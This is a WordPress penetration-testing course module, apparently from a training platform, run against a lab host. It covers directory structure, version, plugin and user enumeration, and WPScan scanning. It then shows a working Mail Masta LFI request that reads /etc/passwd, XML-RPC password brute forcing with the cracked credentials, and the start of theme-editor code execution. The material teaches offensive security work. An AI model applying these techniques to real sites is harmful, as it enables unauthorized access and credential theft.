
The cheat sheet is a useful command reference for this module.
| Command | Description |
tree -L 1 | Lists contents of current directory |
curl -s -X GET <url> | Makes a GET request to a webserver and receives HTML source code of requested web page |
curl -I -X GET <url> | Prints the response header of the GET request from the requested web page |
curl -X POST -d <data> <url> | Sends a POST request with data to specific webserver |
wpscan --url <url> -e ap | Scans specific WordPress application to enumerate plugins |
wpscan --url <url> -e u | Scans specific WordPress application to enumerate users |
msfconsole | Starts Metasploit Framework |
html2text | Converts redirected HTML output or files to easily readable output |
grep <pattern> | Filters specific pattern in files or redirected output |
jq | Transforms JSON input and streams of JSON entities |
man <tool> | Man provides you with the manpage of the specific tool |
WordPress is the most popular open source Content Management System (CMS), powering nearly one-third of all websites in the world. It can be used for multiple purposes, such as hosting blogs, forums, e-commerce, project management, document management, and much more. WordPress is highly customizable as well as SEO friendly, which makes it popular among companies. It has a large library of extensions called themes and plugins, both free and paid, that can be added to enhance the website. Some examples of plugins are WPForms, a robust contact form, MonsterInsights that interfaces with Google Analytics, and Constant Contact, a popular email marketing service. However, its customizability and extensible nature make it prone to vulnerabilities through third-party themes and plugins. WordPress is written in PHP and usually runs on Apache with MySQL as the backend. Many hosting companies offer WordPress as an option when creating a new website and even assist with backend tasks such as security updates.
This module will cover a WordPress website's core structure, manual and automated enumeration techniques to uncover misconfigurations and vulnerabilities, and walk through a few common attacks. You will be given the opportunity to perform your own enumeration and attacks against a WordPress instance while working through the material in each section. The module will end with a Skills Assessment to tie together everything you have learned and complete all of the steps necessary to compromise a WordPress website and the underlying web server fully.
Happy hacking, and don't forget to think outside the box!
A CMS is a powerful tool that helps build a website without the need to code everything from scratch (or even know how to write code at all). The CMS does most of the "heavy lifting" on the infrastructure side to focus more on the design and presentation aspects of the website instead of the backend structure. Most CMS' provide a rich What You See Is What You Get (WYSIWYG) editor where users can edit content as if they were working in a word processing tool such as Microsoft Word. Users can upload media directly from a media library interface instead of interacting with the webserver either from a management portal or via FTP or SFTP.
A CMS is made up of two key components:
A good CMS will provide extensibility, allowing you to add functionality and design elements to the site without needing to work with the website code, rich user management to provide fine-grained control over access permissions and roles, media management to allow the user to easily upload and embed photos and videos, and proper version control. When looking for a CMS, we should also confirm that it is well-maintained, receives periodic updates and upgrades, and has sufficient built-in security settings to harden the website from attackers.
WordPress can be installed on a Windows, Linux, or Mac OSX host. For this module, we will focus on a default WordPress installation on an Ubuntu Linux web server. WordPress requires a fully installed and configured LAMP stack (Linux operating system, Apache HTTP Server, MySQL database, and the PHP programming language) before installation on a Linux host. After installation, all WordPress supporting files and directories will be accessible in the webroot located at /var/www/html.
Below is the directory structure of a default WordPress install, showing the key files and subdirectories necessary for the website to function properly.
File Structure
root@htb[/htb]$ tree -L 1 /var/www/html
.
├── index.php
├── license.txt
├── readme.html
├── wp-activate.php
├── wp-admin
├── wp-blog-header.php
├── wp-comments-post.php
├── wp-config.php
├── wp-config-sample.php
├── wp-content
├── wp-cron.php
├── wp-includes
├── wp-links-opml.php
├── wp-load.php
├── wp-login.php
├── wp-mail.php
├── wp-settings.php
├── wp-signup.php
├── wp-trackback.php
└── xmlrpc.php
The root directory of WordPress contains files that are needed to configure WordPress to function correctly.
index.php is the homepage of WordPress.license.txt contains useful information such as the version WordPress installed.wp-activate.php is used for the email activation process when setting up a new WordPress site.wp-admin folder contains the login page for administrator access and the backend dashboard. Once a user has logged in, they can make changes to the site based on their assigned permissions. The login page can be located at one of the following paths:/wp-admin/login.php/wp-admin/wp-login.php/login.php/wp-login.phpThis file can also be renamed to make it more challenging to find the login page.
xmlrpc.php is a file representing a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress REST API.wp-config.php file contains information required by WordPress to connect to the database, such as the database name, database host, username and password, authentication keys and salts, and the database table prefix. This configuration file can also be used to activate DEBUG mode, which can useful in troubleshooting.wp-config.php
<?php
/** <SNIP> */
/** The name of the database for WordPress */
define( 'DB_NAME', 'database_name_here' );

/** MySQL database username */
define( 'DB_USER', 'username_here' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password_here' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Authentication Unique Keys and Salts */
/* <SNIP> */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/** WordPress Database Table prefix */
$table_prefix = 'wp_';

/** For developers: WordPress debugging mode. */
/** <SNIP> */
define( 'WP_DEBUG', false );

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
wp-content folder is the main directory where plugins and themes are stored. The subdirectory uploads/ is usually where any files uploaded to the platform are stored. These directories and files should be carefully enumerated as they may lead to contain sensitive data that could lead to remote code execution or exploitation of other vulnerabilities or misconfigurations.WP-Content
root@htb[/htb]$ tree -L 1 /var/www/html/wp-content
.
├── index.php
├── plugins
└── themes
wp-includes contains everything except for the administrative components and the themes that belong to the website. This is the directory where core files are stored, such as certificates, fonts, JavaScript files, and widgets.WP-Includes
root@htb[/htb]$ tree -L 1 /var/www/html/wp-includes
.
├── <SNIP>
├── theme.php
├── update.php
├── user.php
├── vars.php
├── version.php
├── widgets
├── widgets.php
├── wlwmanifest.xml
├── wp-db.php
└── wp-diff.php
There are five types of users in a standard WordPress installation.
| Role | Description |
|---|---|
| Administrator | This user has access to administrative features within the website. This includes adding and deleting users and posts, as well as editing source code. |
| Editor | An editor can publish and manage posts, including the posts of other users. |
| Author | Authors can publish and manage their own posts. |
| Contributor | These users can write and manage their own posts but cannot publish them. |
| Subscriber | These are normal users who can browse posts and edit their profiles. |
Gaining access as an administrator is usually needed to obtain code execution on the server. However, editors and authors might have access to certain vulnerable plugins that normal users do not.
It is always important to know what type of application we are working with. An essential part of the enumeration phase is uncovering the software version number. This is helpful when searching for common misconfigurations such as default passwords that may be set for certain versions of an application and searching for known vulnerabilities for a particular version number. We can use a variety of methods to discover the version number manually. The first and easiest step is reviewing the page source code. We can do this by right-clicking anywhere on the current page and selecting "View page source" from the menu or using the keyboard shortcut [CTRL + U].
We can search for the meta generator tag using the shortcut [CTRL + F] in the browser or use cURL along with grep from the command line to filter for this information.
WP Version - Source Code
...SNIP...
<link rel='https://api.w.org/' href='http://blog.inlanefreight.com/index.php/wp-json/' />
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://blog.inlanefreight.com/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://blog.inlanefreight.com/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.3.3" />
...SNIP...
[!bash!]$ curl -s -X GET http://blog.inlanefreight.com | grep '<meta name="generator"'

<meta name="generator" content="WordPress 5.3.3" />
Aside from version information, the source code may also contain comments that may be useful. Links to CSS (style sheets) and JS (JavaScript) can also provide hints about the version number.
WP Version - CSS
...SNIP...
<link rel='stylesheet' id='bootstrap-css'  href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/bootstrap.css?ver=5.3.3' type='text/css' media='all' />
<link rel='stylesheet' id='transportex-style-css'  href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/style.css?ver=5.3.3' type='text/css' media='all' />
<link rel='stylesheet' id='transportex_color-css'  href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/colors/default.css?ver=5.3.3' type='text/css' media='all' />
<link rel='stylesheet' id='smartmenus-css'  href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/jquery.smartmenus.bootstrap.css?ver=5.3.3' type='text/css' media='all' />
...SNIP...
WP Version - JS
...SNIP...
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.3.3'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.3.3'></script>
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.3.3'></script>
...SNIP...
In older WordPress versions, another source for uncovering version information is the readme.html file in WordPress's root directory.
We can also find information about the installed plugins by reviewing the source code manually by inspecting the page source or filtering for the information using cURL and other command-line utilities.
Plugins
Plugins and Themes Enumeration
root@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'wp-content/plugins/*' | cut -d"'" -f2

http://blog.inlanefreight.com/wp-content/plugins/wp-google-places-review-slider/public/css/wprev-public_combine.css?ver=6.1
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/plugins/wp-google-places-review-slider/public/js/wprev-public-com-min.js?ver=6.1
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/css/mm_frontend.css?ver=5.3.3
Themes
Plugins and Themes Enumeration
root@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'themes' | cut -d"'" -f2

http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/bootstrap.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/style.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/colors/default.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/jquery.smartmenus.bootstrap.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/owl.carousel.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/owl.transitions.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/font-awesome.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/animate.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/magnific-popup.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/bootstrap-progressbar.min.css?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/navigation.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/bootstrap.min.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/jquery.smartmenus.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/jquery.smartmenus.bootstrap.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/themes/ben_theme/js/owl.carousel.min.js?ver=5.3.3
background: url("http://blog.inlanefreight.com/wp-content/themes/ben_theme/images/breadcrumb-back.jpg") #50b9ce;
The response headers may also contain version numbers for specific plugins.
However, not all installed plugins and themes can be discovered passively. In this case, we have to send requests to the server actively to enumerate them. We can do this by sending a GET request that points to a directory or file that may exist on the server. If the directory or file does exist, we will either gain access to the directory or file or will receive a redirect response from the webserver, indicating that the content does exist. However, we do not have direct access to it.
Plugins Active Enumeration
Plugins and Themes Enumeration
root@htb[/htb]$ curl -I -X GET http://blog.inlanefreight.com/wp-content/plugins/mail-masta

HTTP/1.1 301 Moved Permanently
Date: Wed, 13 May 2020 20:08:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: http://blog.inlanefreight.com/wp-content/plugins/mail-masta/
Content-Length: 356
Content-Type: text/html; charset=iso-8859-1
If the content does not exist, we will receive a 404 Not Found error.
root@htb[/htb]$ curl -I -X GET http://blog.inlanefreight.com/wp-content/plugins/someplugin

HTTP/1.1 404 Not Found
Date: Wed, 13 May 2020 20:08:18 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://blog.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/"
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
The same applies to installed themes.
To speed up enumeration, we could also write a simple bash script or use a tool such as wfuzz or WPScan, which automate the process.
Active plugins should not be our only area of focus when assessing a WordPress website. Even if a plugin is deactivated, it may still be accessible, and therefore we can gain access to its associated scripts and functions. Deactivating a vulnerable plugin does not improve the WordPress site's security. It is best practice to either remove or keep up-to-date any unused plugins.
The following example shows a disabled plugin.
If we browse to the plugins directory, we can see that we still have access to the Mail Masta plugin.

We can also view the directory listing using cURL and convert the HTML output to a nice readable format using html2text.
Directory Indexing
root@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com/wp-content/plugins/mail-masta/ | html2text

****** Index of /wp-content/plugins/mail-masta ******
[[ICO]]       Name                 Last_modified    Size Description
===========================================================================
[[PARENTDIR]] Parent_Directory                         -
[[DIR]]       amazon_api/          2020-05-13 18:01    -
[[DIR]]       inc/                 2020-05-13 18:01    -
[[DIR]]       lib/                 2020-05-13 18:01    -
[[   ]]       plugin-interface.php 2020-05-13 18:01  88K
[[TXT]]       readme.txt           2020-05-13 18:01 2.2K
===========================================================================
     Apache/2.4.29 (Ubuntu) Server at blog.inlanefreight.com Port 80
This type of access is called Directory Indexing. It allows us to navigate the folder and access files that may contain sensitive information or vulnerable code. It is best practice to disable directory indexing on web servers so a potential attacker cannot gain direct access to any files or folders other than those necessary for the website to function properly.
Enumerating a list of valid users is a critical phase of a WordPress security assessment. Armed with this list, we may be able to guess default credentials or perform a brute force password attack. If successful, we may be able to log in to the WordPress backend as an author or even as an administrator. This access can potentially be leveraged to modify the WordPress website or even interact with the underlying web server.
There are two methods for performing manual username enumeration.
The first method is reviewing posts to uncover the ID assigned to the user and their corresponding username. If we mouse over the post author link titled "by admin," as shown in the below image, a link to the user's account appears in the web browser's lower-left corner.

The admin user is usually assigned the user ID 1. We can confirm this by specifying the user ID for the author parameter in the URL.
http://blog.inlanefreight.com/?author=1
This can also be done with cURL from the command line. The HTTP response in the below output shows the author that corresponds to the user ID. The URL in the Location header confirms that this user ID belongs to the admin user.
Existing User
User Enumeration
root@htb[/htb]$ curl -s -I -X GET http://blog.inlanefreight.com/?author=1

HTTP/1.1 301 Moved Permanently
Date: Wed, 13 May 2020 20:47:08 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Redirect-By: WordPress
Location: http://blog.inlanefreight.com/index.php/author/admin/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
The above cURL request then redirects us to the user's profile page or the main login page. If the user does not exist, we receive a 404 Not Found error.
Non-Existing User
User Enumeration
root@htb[/htb]$ curl -s -I -X GET http://blog.inlanefreight.com/?author=100

HTTP/1.1 404 Not Found
Date: Wed, 13 May 2020 20:47:14 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://blog.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/"
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
The second method requires interaction with the JSON endpoint, which allows us to obtain a list of users. This was changed in WordPress core after version 4.7.1, and later versions only show whether a user is configured or not. Before this release, all users who had published a post were shown by default.
JSON Endpoint
root@htb[/htb]$ curl http://blog.inlanefreight.com/wp-json/wp/v2/users | jq

[
  {
    "id": 1,
    "name": "admin",
    "url": "",
    "description": "",
    "link": "http://blog.inlanefreight.com/index.php/author/admin/",
    <SNIP>
  },
  {
    "id": 2,
    "name": "ch4p",
    "url": "",
    "description": "",
    "link": "http://blog.inlanefreight.com/index.php/author/ch4p/",
    <SNIP>
  },
<SNIP>
Once we are armed with a list of valid users, we can mount a password brute-forcing attack to attempt to gain access to the WordPress backend. This attack can be performed via the login page or the xmlrpc.php page.
If our POST request against xmlrpc.php contains valid credentials, we will receive the following output:
cURL - POST Request
root@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>CORRECT-PASSWORD</value></param></params></methodCall>" http://blog.inlanefreight.com/xmlrpc.php

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>isAdmin</name><value><boolean>1</boolean></value></member>
  <member><name>url</name><value><string>http://blog.inlanefreight.com/</string></value></member>
  <member><name>blogid</name><value><string>1</string></value></member>
  <member><name>blogName</name><value><string>Inlanefreight</string></value></member>
  <member><name>xmlrpc</name><value><string>http://blog.inlanefreight.com/xmlrpc.php</string></value></member>
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
If the credentials are not valid, we will receive a 403 faultCode error.
Invalid Credentials - 403 Forbidden
root@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>asdasd</value></param></params></methodCall>" http://blog.inlanefreight.com/xmlrpc.php

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
These last few sections introduced several methods for performing manual enumeration against a WordPress instance. It is essential to understand manual methods before attempting to use automated tools. While automated tools greatly speed up the penetration testing process, it is our responsibility to understand their impact on the systems we are assessing. A solid understanding of manual enumeration methods will also assist with troubleshooting should any automated tools not function properly or provide unexpected output.
WPScan is an automated WordPress scanner and enumeration tool. It determines if the various themes and plugins used by a WordPress site are outdated or vulnerable. It is installed by default on Parrot OS but can also be installed manually with gem.
WPScan Overview
root@htb[/htb]$ gem install wpscan
Once the installation completes, we can issue a command such as wpscan --hh to verify the installation. This command will show us the usage menu with all of the available command-line switches.
WPScan Overview
root@htb[/htb]$ wpscan --hh
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.1

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Usage: wpscan [options]
        --url URL                                 The URL of the blog to scan
                                                  Allowed Protocols: http, https
                                                  Default Protocol if none provided: http
                                                  This option is mandatory unless update or help or hh or version is/are supplied
    -h, --help                                    Display the simple help and exit
        --hh                                      Display the full help and exit
        --version                                 Display the version and exit
        --ignore-main-redirect                    Ignore the main redirect (if any) and scan the target url
    -v, --verbose                                 Verbose mode
        --[no-]banner                             Whether or not to display the banner
                                                  Default: true
        --max-scan-duration SECONDS               Abort the scan if it exceeds the time provided in seconds
    -o, --output FILE                             Output to FILE
    -f, --format FORMAT                           Output results in the format supplied
                                                  Available choices: cli-no-colour, cli-no-color, json, cli
        <SNIP>
There are various enumeration options that can be specified, such as vulnerable plugins, all plugins, user enumeration, and more. It is important to understand all of the options available to us and fine-tune the scanner depending on the goal (i.e., are we just interested to see if the WordPress site is using any vulnerable plugins, do we need to perform a full audit of all aspects of the site or are we just interested in creating a user list to use in a brute force password guessing attack?).
WPScan can pull in vulnerability information from external sources to enhance our scans. We can obtain an API token from WPVulnDB, which is used by WPScan to scan for vulnerability and exploit proof of concepts (POC) and reports. The free plan allows up to 50 requests per day. To use the WPVulnDB database, just create an account and copy the API token from the users page. This token can then be supplied to WPScan using the --api-token parameter.
Review the various WPScan options using the below Parrot instance by opening a shell and issuing the command wpscan --hh.
The --enumerate flag is used to enumerate various components of the WordPress application such as plugins, themes, and users. By default, WPScan enumerates vulnerable plugins, themes, users, media, and backups. However, specific arguments can be supplied to restrict enumeration to specific components. For example, all plugins can be enumerated using the arguments --enumerate ap. Let's run a normal enumeration scan against a WordPress website.
Note: The default number of threads used is 5, however, this value can be changed using the "-t" flag.
WPScan Enumeration
[!bash!]$ wpscan --url http://blog.inlanefreight.com --enumerate --api-token Kffr4fdJzy9qVcTk<SNIP>

[+] URL: http://blog.inlanefreight.com/

[+] Headers
|  - Server: Apache/2.4.38 (Debian)
|  - X-Powered-By: PHP/7.3.15
| Found By: Headers (Passive Detection)

[+] XML-RPC seems to be enabled: http://blog.inlanefreight.com/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
|  - http://codex.wordpress.org/XML-RPC_Pingback_API

[+] The external WP-Cron seems to be enabled: http://blog.inlanefreight.com/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
|  - https://www.iplocation.net/defend-wordpress-from-ddos

[+] WordPress version 5.3.2 identified (Latest, released on 2019-12-18).
| Found By: Rss Generator (Passive Detection)
|  - http://blog.inlanefreight.com/?feed=rss2, <generator>https://wordpress.org/?v=5.3.2</generator>

[+] WordPress theme in use: twentytwenty
| Location: http://blog.inlanefreight.com/wp-content/themes/twentytwenty/
| Readme: http://blog.inlanefreight.com/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 1.2
| Style Name: Twenty Twenty

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] Plugin(s) Identified:
[+] mail-masta
| Location: http://blog.inlanefreight.com/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Found By: Urls In Homepage (Passive Detection)
| [!] 2 vulnerabilities identified:
|
| [!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
|      - https://www.exploit-db.com/exploits/40290/
| [!] Title: Mail Masta 1.0 - Multiple SQL Injection
|      - https://wpvulndb.com/vulnerabilities/8740
[+] wp-google-places-review-slider
| [!] 1 vulnerability identified:
| [!] Title: WP Google Review Slider <= 6.1 - Authenticated SQL Injection
|     Reference: https://wpvulndb.com/vulnerabilities/9933

[i] No themes Found.
<SNIP>
[i] No Config Backups Found.
<SNIP>
[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
<SNIP>
[i] User(s) Identified:
[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] david
<SNIP>
[+] roger
<SNIP>
WPScan uses various passive and active methods to determine versions and vulnerabilities, as shown in the scan output above.
The report generated by WPScan tells us that the website uses an older version of WordPress (5.3.2) and an outdated theme called Twenty Twenty. WPScan identified two vulnerable plugins, Mail Masta 1.0 and Google Review Slider. This version of the Mail Masta plugin is known to be vulnerable to SQL Injection as well as Local File Inclusion (LFI). The report output also contains URLs to PoCs, which provide information on how to exploit these vulnerabilities.
Let's verify if the LFI can be exploited based on this exploit-db report. The exploit states that any unauthenticated user can read local files through the path: /wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd.
LFI using Browser

We can also validate this vulnerability using cURL on the command line.
LFI using cURL
Exploiting a Vulnerable Plugin
root@htb[/htb]$ curl http://blog.inlanefreight.com/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
We have successfully validated the vulnerability using the data generated in the WPScan report. Now let's try it out ourselves!
WPScan can be used to brute force usernames and passwords. The scan report returned three users registered on the website: admin, roger, and david. The tool uses two kinds of login brute force attacks, xmlrpc and wp-login. The wp-login method will attempt to brute force the normal WordPress login page, while the xmlrpc method uses the WordPress API to make login attempts through /xmlrpc.php. The xmlrpc method is preferred as it is faster.
WPscan - XMLRPC
root@htb[/htb]$ wpscan --password-attack xmlrpc -t 20 -U admin, david -P passwords.txt --url http://blog.inlanefreight.com

[+] URL: http://blog.inlanefreight.com/
[+] Started: Thu Apr  9 13:37:36 2020
[+] Performing password attack on Xmlrpc against 3 user/s

[SUCCESS] - admin / sunshine1
Trying david / Spring2016 Time: 00:00:01 <============> (474 / 474) 100.00% Time: 00:00:01

[i] Valid Combinations Found:
 | Username: admin, Password: sunshine1
With administrative access to WordPress, we can modify the PHP source code to execute system commands. To perform this attack, log in to WordPress with the administrator credentials, which should redirect us to the admin panel. Click on Appearance on the side panel and select Theme Editor. This page will allow us to edit the PHP source code directly. We should select an inactive theme in order to avoid corrupting the main theme.
Theme Editor
